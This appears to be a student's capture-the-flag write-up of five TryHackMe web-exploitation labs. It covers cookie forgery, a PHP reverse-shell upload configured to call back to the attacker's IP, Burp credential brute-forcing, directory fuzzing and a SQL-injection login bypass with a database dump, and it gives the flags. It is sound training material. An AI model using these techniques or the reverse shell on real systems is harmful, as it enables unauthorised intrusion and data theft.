

**PSP0201**

**Week 2 Writeup**

**Group name: SOLO**

ID	NAME	ROLE
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
## Day 1: [Web Exploitation] A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

### Question 1


Viewed page source and looked at HTML title tag



```
1 <!DOCTYPE html>
2 <html lang=en>
3 <head>
4   <title>Christmas Console</title>
5   <meta charset=utf-8>
6   <meta name=viewport content="width=device-width, initial-scale=1.0">
7   <script src="/assets/js/login.js"></script>
8   <script src="/assets/js/userfuncs.js"></script>
9   <link rel="stylesheet" type=text/css href="/assets/css/style.css">
10  <link rel="stylesheet" type=text/css href="/assets/css/adventpro.css">
11  <link rel="stylesheet" type=text/css href="/assets/css/ptsans.css">
12  <script src="/assets/js/preauth.js"></script>
13  <link rel="stylesheet" type=text/css href="/assets/css/login.css">
14 </head>
15 <body>
16   <h1>CHRISTMAS CONTROL CENTRE</h1>
17   <main>
18     <input tabindex=1 type=text id=usernameInput class=loginInput name=username placeholder=Username>
19     <input tabindex=2 type=password id=passwordInput class=loginInput name=passwordInput placeholder>Password>
20     <button tabindex=3 id=submitBtn>Log in!</button>
21     <button tabindex=4 id=registerBtn>Register!</button>
22   </main>
23   <div id=msgDiv>
24     <p id=msg></p>
25   </div>
26 </body>
27 </html>
28
```

### Question 2

Register and logged in to Christmas control centre



Opened browser developer tools to see name of cookie

The screenshot shows the browser developer tools' Storage panel. The 'Cookies' section is expanded, and a cookie for the domain 'http://10.10.142.56' named 'auth' is selected. The value of this cookie is a long, complex hexadecimal string.

## Question 3

Converted cookie value to string from hexadecimal in cyberchef

The screenshot shows the CyberChef interface. The 'From Hex' input field contains the same long hexadecimal string as the cookie. The output is a JSON object: {"company": "The Best Festival Company", "username": "ivanliew"}.

## Question 4

Output is in JSON format

The screenshot shows a JSON viewer with the title 'Output'. The JSON object is displayed as: {"company": "The Best Festival Company", "username": "ivanliew"}.

## Question 5

Removed the username field and decoded the cookie back to hexadecimal

Last build: 17 days ago

Operations Search... Favourites To Base64 From Base64 To Hex From Hex To Hexdump From Hexdump URL Decode Regular expression Entropy Fork

Recipe To Hex Input ("company": "The Best Festival Company") Options About / Support

To Hex Delimiter None Bytes per line 0

Output 7b22636f6d70616e79223a22546865284265737428466573746976616c20436f6d70616e79227d

## Question 6

Other field is checked next to the company field

Output {"company": "The Best Festival Company", "username": "ivanliew"}

## Question 7

Changed username field in cookie to Santa and decoded it back to hexadecimal

Last build: 17 days ago

Operations Search... Favourites To Base64 From Base64 To Hex From Hex To Hexdump From Hexdump URL Decode Regular expression Entropy Fork

Recipe To Hex Input ("company": "The Best Festival Company", "username": "santa") Options About / Support

To Hex Delimiter None Bytes per line 0

Output 7b22636f6d70616e79223a22546865284265737428466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

## Question 8

Added new cookie in login menu for Christmas Control Centre and changed name and value to auth and Santa's decoded cookie value.

The screenshot shows the 'CHRISTMAS CONTROL CENTRE' login page with fields for 'Username' and 'Password'. Below the page is a browser developer tools interface showing the 'Storage' tab. A cookie named 'auth' is listed with the value: 7622636f6d70616e79223a225446865204265737420466573746976816c20436f6d70616e7922c2022757365726e616d65223a223461647461227d. The cookie details show it was set on Mon, 27 Jun 2022 0... with a size of 122, is HttpOnly, and has SameSite=None.

Access is given to controls and flag is obtained

The screenshot shows the 'CONTROL CONSOLE' page featuring a large teddy bear image. On the right, there is a table titled 'Control Active?' with the following data:

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

Below the table, the flag is displayed as: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}

### Thought Process/Methodology:

After entering the website, I registered and logged in. After logging in I checked the cookie value by using the web developer tools and copied it. I then took the cookie to cyberchef and converted it from a hexadecimal code to text. I then deduced that it was stored in a JSON format. I then changed the username of the cookie to Santa and decoded it back into hexadecimal. I then returned to the login page and added the

cookie value. After refreshing the page I was given access to the controls and are able to turn on the controls, gaining the flag.


## Day 2: [Web Exploitation] The Elf Strikes Back!

Tools used: Kali Linux, Firefox

## Solution/Walkthrough:

## Question 1

Added /?id=ODIzODI5MTNiYmYw to the back of the ip address to gain access to the website




## Question 2

Checked source code of upload page to see what file format is accepted

### Question 3

The upload directory was guessed based on commonly used subdirectories



## **Index of /uploads**

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	-	-	-

### Question 4

Read online on netcat parameters and what they do.

### Question 5

Copied a webshell into the directory. Then the reverse shell is edited with a text editor to change the ip address and port.

```
10.10.8.193 1h 09m 54s
File Actions Edit View Help
GNU nano 5.9
// This script will make an outbound TCP connection to a hardcoded IP and port
// The recipient will be given a shell running as the current user (apache nor
//
// Limitations to upload our malicious script, and we've bypassed the filter – what the
// _____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
// Some compile-time options are needed for daemonisation (like pcntl, posix).
// php-reverse-shell.php (Note: if you're not using Kali or the provided AttackBox, t
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0"; //port (both marked with // CHANGE THIS ). Set the IP to your TryH
$ip = '10.18.46.145'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Typed in command to get flag after uploading shell into website



```
cat /var/www/flag.txt
Completed Hint

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which
I could not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)
```

## Thought Process/Methodology:

I entered the website using the id given by adding it to the back of the URL. I then looked at the source page to see which file format is accepted by the site and then guessed the directory where the uploaded files are stored by guessing commonly used names. I then entered the webshell into the directory and through a text editor, edited its IP address and port which I then proceeded to upload into the website and used it to gain the flag.

## Day 3: [Web Exploitation] Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite

Solution/Walkthrough:

### Question 1

According to the text, the Botnet was called Mirai

### Question 2

According to the text, Starbucks paid \$250 for reporting default credentials

### Question 3

From Hackerone.com the report has stated that agent ag3nt-j1 disclosed the report

### Question 4

Accessed the options on Foxyproxy and looked at the port number

### Question 5

Checked on the proxy type for Burp suite in Foxyproxy

### Question 6

Encoded psp0201 on Burp suite's decoder

The image shows two side-by-side hex editors. Both have a top toolbar with 'Text' (radio button selected), 'Hex' (radio button unselected), and a question mark icon. Below the toolbar are four dropdown menus: 'Decode as ...', 'Encode as ...', 'Hash ...', and 'Smart decode'. The left editor's main pane contains the text 'psp0201'. The right editor's main pane contains the hex dump '%70%73%70%30%32%30%31'. Both panes have scroll bars.

## Question 7

Figure out the attack type option based on the description

## Question 8

Capture request is showed when accessing the website from Burp Suite

A screenshot of a Burp Suite capture request window. The top bar has tabs for 'Pretty', 'Raw' (selected), 'Hex', and other options. The request details are as follows:

```
1 POST /login HTTP/1.1
2 Host: 10.10.31.189
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 40
9 Origin: http://10.10.31.189
10 Connection: close
11 Referer: http://10.10.31.189/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
```

The position is chosen as the username and password and the attack type has been changed to cluster bomb

**Choose an attack type**

Attack type: Cluster bomb

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.31.189  Update Host header to match target

```

1 POST /login HTTP/1.1
2 Host: 10.10.31.189
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 40
9 Origin: http://10.10.31.189
10 Connection: close
11 Referer: http://10.10.31.189/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=$ivanviews&password=$enderlovez434$
```

In payload set 1 which is the username, add commonly used usernames to list. In payload set 2 which is the password, add commonly used passwords to the list. Then, start the attack

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3  
 Payload type: Simple list Request count: 9

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	root
Remove	user
Clear	
Deduplicate	
Add	Enter a new item
Add from list ... [Pro version only]	

## ② Payload Sets

[Start attack](#)

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 3  
Payload type:  Request count: 9

## ③ Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

The screenshot shows a payload configuration interface. On the left is a sidebar with buttons for Paste, Load ..., Remove, Clear, and Deduplicate. The main area contains a list of items: "password", "admin", and "12345". Below the list are buttons for "Add" and "Enter a new item". At the bottom is a dropdown menu labeled "Add from list ... [Pro version only]".

The answer is then shown as one of the combinations have a shorter length

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Enter the username and password to get flag



#### Thought Process/Methodology:

I began by changing the proxy to Burp Suite and then entered a username and password to the website. Burp suite had intercept on and captured the request. I then sent the request to the intruder and then chose the position of attack as well as the type of attack in the form of cluster bomb. I then added some usernames and password to the lists for the attack and found the right combination though the attack and obtained the flag.

#### Day 4: [Web Exploitation] Santa's Watching

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

##### Question 1

Enter the right command

##### Question 2

Used gobuster to find api directory and entered into api directory to find file

```
(1211100574㉿kali)-[~]
$ gobuster dir -u http://10.10.210.252 -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:      http://10.10.210.252
[+] Method:   GET
[+] Threads:  10
[+] Threads: Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (the red "Deploy" button) on Firefox on your local machine. Then open Firefox on the AttackBox and copy/paste the machines IP (10.10.210.252) into the address bar.
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
2022/06/26 03:48:21 Starting gobuster in directory enumeration mode
./htpasswd (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
/LICENSE (Status: 200) [Size: 1086]
/api (Status: 301) [Size: 312] [→ http://10.10.210.252/api/]
Progress: 4307 / 20470 (21.04%)
```

## Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.210.252 Port 80

## Question 3

Use fuzz command to find odd one out and add date to the back of log-site url as date to get flag


```

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:PyC
mentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://10.10.210.252/api/site-log.php?date=FUZZ

Total requests: 63

ID	Response	Lines	Word	Chars	Payload
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000009:	200	0 L	0 W	0 Ch	"20201108"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000002:	200	0 L	0 W	0 Ch	"20201101"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000021:	200	0 L	0 W	0 Ch	"20201122"



THM{D4t3\_AP1}

## Question 4

Check the help file for Wfuzz

Thought Process/Methodology:

I began by using gobuster to find the api directory for the website. I then checked the api directory to see what files are there and found the site-log.php file which I then fuzzed to find what date had the flag in.

## Day 5: [Web Exploitation] Someone Stole Santa's Gift List!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

### Question 1

Find port answer by looking it up on the internet

### Question 2

Guessed the answer based on the hint given

### Question 3

Get answer from text

### Question 4

Bypassed login by using SQLi

The screenshot shows a web-based login interface. At the top, a warning message reads: "Do not attempt to login if you are not a member of Santa's corporation!". Below this, there are two input fields: "Username" and "Password". In the "Username" field, the value "admin' or 1=1 --" is entered, where the trailing part is a SQL comment that bypasses the intended WHERE clause. In the "Password" field, the value "admin" is entered. A "Login" button is located at the bottom right of the form area.

Use Burp Suite to intercept and save file

Pretty Raw Hex ⌂ \n ⌂

```
1 GET /santapanel?search=ivan HTTP/1.1
2 Host: 10.10.153.131:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.153.131:8000/santapanel
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YrgcSQ._0Y0H-x2AwYuqbP2tNmHaPKRHlA
0 Upgrade-Insecure-Requests: 1
1
2
```

Enter command given to see database and number of entries

Table: sequels		
[22 entries]		
kid	age	title
James	8	shoes
John	4	skateboard

## Question 5

Refer to James age in table

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steve	11	laptop

## Question 6

Check database on what Paul ask for

Mark	17	wii
Paul	9	github ownership

## Question 7

Find flag from another table in the database

flag	Answer format: ***** *****	***
thmfox{All_I_Want_for_Christmas_Is_You}		
What is the flag?		

## Question 8

Get admin password from database as well

password	username
EhCNSWzzFP6sc7gB	admin

04:41:26] [TNEOL] table 'SQLite masterdb'

Thought Process/Methodology:

I bypass the login by using a SQLi bypass. I then used Burp Suite to intercept the request which I then saved to be accessed through the terminal using a command that I was given. I then accessed the database to retrieve various information that I needed as well as the flag.